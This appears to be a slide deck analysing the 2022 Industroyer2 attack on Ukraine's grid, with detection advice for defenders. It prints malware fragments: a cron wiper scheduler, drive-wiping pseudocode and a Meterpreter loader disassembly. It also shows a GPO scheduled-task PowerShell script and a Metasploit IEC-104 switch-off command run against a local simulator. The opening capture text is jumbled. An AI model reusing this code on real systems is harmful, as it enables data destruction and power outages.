
TESTFR con
U |Length:6 bytes | TESTFR con

MSTR <<- SLV 10. :2404
x68
MSTR <<- SLV 192. :2404
x04 x83 x68 x04 x00 x00 x83
MSTR <<- SLV 192. :2404
x00 x68 x00 x04

x00 x00 U |x83 Length:6 bytes | x00
x00 TESTFR act U |x00
```

Industroyer2 2022

Co-deployed malware



**14:58 UTC:** Deployment of **CaddyWiper** on some Windows machines and of **Linux and Solaris** destructive malware at the energy provider

**15:02 UTC:** Sandworm operator creates the scheduled task to launch **Industroyer2**

**16:10 UTC:** Scheduled execution of **Industroyer2** to cut power in a Ukrainian region

**16:20 UTC:** Scheduled execution of **CaddyWiper** on the same machine to erase **Industroyer2** traces



**2022-04-08**

```

109 if [[ $is_owner -eq 0 ]]; then
110     echo "Start most security mode!"
111     crontab -l > /var/log/tasks
112
113     check_solaris=$(find /etc -name os-release > /var/log/res)
114     check_solaris=$(cat /var/log/res)
115
116     if [ -s /var/log/res ]; then
117         check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
118         check_solaris=$(cat /var/log/res)
119
120         if [[ $check_solaris -eq 0 ]]; then
121             echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown" >> /var/log/tasks
122         else
123             echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
124         fi
125     else
126         echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
127     fi
128
129     crontab /var/log/tasks
130     rm -f /var/log/tasks
131     rm -f /var/log/res
132 fi
133

```

Setting up the cron job to launch the wipers



```
36 strcpy(lib, "netapi32.dll");
37 LoadLibraryA(lib);
38 Buffer = 0;
39 result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
40 if ( *(_DWORD *)Buffer != DsRole_RolePrimaryDomainController )
41 {
42     LoadLibraryA(s_advapi32);
43     strcpy(dir, "C:\\Users");
44     Wipe(dir);
45     strcpy(drive, "D:\\");
46     for ( i = 0; i < 24; ++i )
47     {
48         Wipe(drive);
49         ++drive[0];
50     }
51     return CorruptPartitionTable();
52 }
53 return result;
54 }
```

# Defense

## Defense

- Suspicious IEC-104 traffic
- Lateral movement via Impacket
- Meterpreter
- Scheduled task via Group Policy

# Industroyer2 playground

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<https://github.com/eset/malware-research/tree/master/industroyer2>

# Detection opportunities: lateral movement via Impacket

## The following tools are featured in Impacket

### Remote Execution

- [psexec.py](#): PSEXEC like functionality example using RemComSvc (<https://github.com/kavika13/RemCom>).
- [smbexec.py](#): A similar approach to PSEXEC w/o using RemComSvc. The technique is described [here](#). Our implementation goes one step further, instantiating a local smbserver to receive the output of the commands. This is useful in the situation where the target machine does NOT have a writeable share available.
- [atexec.py](#): This example executes a command on the target machine through the Task Scheduler service and returns the output of the executed command.
- [wmiexec.py](#): A semi-interactive shell, used through Windows Management Instrumentation. It does not require to install any service/agent at the target server. Runs as Administrator. Highly stealthy.
- [dcomexec.py](#): A semi-interactive shell similar to wmiexec.py, but using different DCOM endpoints. Currently supports MMC20.Application, ShellWindows and ShellBrowserWindow objects.

Source: SecureAuth

cmd.exe spawned by parent process: **WmiPrvSE.exe**

Specific command line:

```
cmd.exe /Q /c cmd /c %COMMAND% 1> \\127.0.0.1\ADMIN$\__%timestamp% 2>&1
```

# Detection opportunities: Meterpreter

Loader for Meterpreter payloads:

- reverse\_tcp
- reverse\_http

Inserted in legitimate binaries via Shellter Pro

```
.text:01001977    push    eax
.text:01001978    push    0E0DF0FEAh ; WSASocketA
.text:0100197D    call   ebp
.text:0100197F    xchg   eax, edi
.text:01001980    loc_1001980:          ; CODE XREF: .text:010019
.text:01001980    push    10h
.text:01001982    push    esi
.text:01001983    push    edi
.text:01001984    push    6174A599h ; connect
.text:01001989    call   ebp
.text:0100198B    test   eax, eax
.text:0100198D    jz     short loc_10019A4
.text:0100198F    push    4E20h
.text:01001994    push    0E035F044h ; Sleep
.text:01001999    call   ebp
.text:0100199B    jmp    short loc_1001980
.text:0100199D    ; -----
.text:0100199D    push    56A2B5F0h ; ExitProcess
.text:010019A2    call   ebp
.text:010019A4    loc_10019A4:          ; CODE XREF: .text:010019
.text:010019A4    push    0
.text:010019A6    push    4
.text:010019A8    push    esi
.text:010019A9    push    edi
.text:010019AA    push    5FC8D902h ; recv
.....
```

# Detection opportunities: scheduled task via Group Policy (GPO)

Custom PowerShell script to create immediate scheduled task

MITRE ATT&CK  
T1484.001

```
$Root = [ADSI]"LDAP://RootDSE"
$DomainPath = $Root.Get("DefaultNamingContext")
$DistinguishedName = "CN=Policies,CN=System," + $DomainPath
Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red

$adGPT = "\\$Domain\systvol\$Domain\Policies\$GpoGuid\GPT.INI"
$adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
$PrefPath = "\\$Domain\systvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
Write-Host $adGPO
$adGPOPath = [ADSI]$adGPO

Try {
    $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
} Catch {
    Write-Host "Error!"
    Exit
}

if (![string]::IsNullOrEmpty($SourceFile)) {
    if (![string]::IsNullOrEmpty($DestinationFile)) {
        $Filename = Split-Path $DestinationFile -Leaf
        $FilenamePath = "\\$Domain\systvol\$Domain\Policies\$GpoGuid\Machine\" + $Filename
        Copy-Item -Path $SourceFile -Destination $FilenamePath
        Create-Files -PreferencesPath $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $FilenamePath -Destination $DestinationFile
    }
}

Create-Tasks -PreferencesPath $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time 0 -appName $appName -args $args
```

# IEC104 Client for Metasploit

Example sending switching command IOA address to be switched is "5", the command type is a double command "46", command is for switching off without time value "5" Using local IEC 104 server simulator

```
msf auxiliary(client/iec104/iec104) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf auxiliary(client/iec104/iec104) > set command_address 5
command_address => 5
msf auxiliary(client/iec104/iec104) > set command_type 46
command_type => 46
msf auxiliary(client/iec104/iec104) > set command_value 5
command_value => 5
msf auxiliary(client/iec104/iec104) > run

[+] 127.0.0.1:2404 - Received STARTDT_ACT
[*] 127.0.0.1:2404 - Sending 104 command
[+] 127.0.0.1:2404 - Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0000
[+] 127.0.0.1:2404 - CauseTx: 07 (Activation Confirmation)
[+] 127.0.0.1:2404 - IOA: 5 DCO: 0x05
[+] 127.0.0.1:2404 - Parsing response: Single point information with time (M_SP_TB_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0002
[+] 127.0.0.1:2404 - CauseTx: 03 (Spontaneous)
[+] 127.0.0.1:2404 - IOA: 3 SIQ: 0x00
[+] 127.0.0.1:2404 - Timestamp: 2018-03-30 21:39:52.930
[+] 127.0.0.1:2404 - Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0004
[+] 127.0.0.1:2404 - CauseTx: 0a (Termination Activation)
[+] 127.0.0.1:2404 - IOA: 5 DCO: 0x05
[*] 127.0.0.1:2404 - operation ended
[*] 127.0.0.1:2404 - Terminating Connection
[+] 127.0.0.1:2404 - Received STOPDT_ACT
[*] Auxiliary module execution completed
msf auxiliary(client/iec104/iec104) >
```





Wrap up


## Further reading

- ESET: [Industroyer2: Industroyer reloaded](#)
- Mandiant: [INDUSTROYER.V2: Old Malware Learns New Tricks](#)
- Nozomi Networks: [Industroyer vs. Industroyer2: Evolution of the IEC 104 Component](#)
- Joe Slowik/Dragos: [CRASHOVERRIDE: Reassessing the 2016 Ukraine Electric Power Event as a Protection-Focused Attack](#)

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- Threat actor “**sophistication**” lies in **knowledge of protocols and target environment**
- **Defense** should focus on **early detection & prevention**

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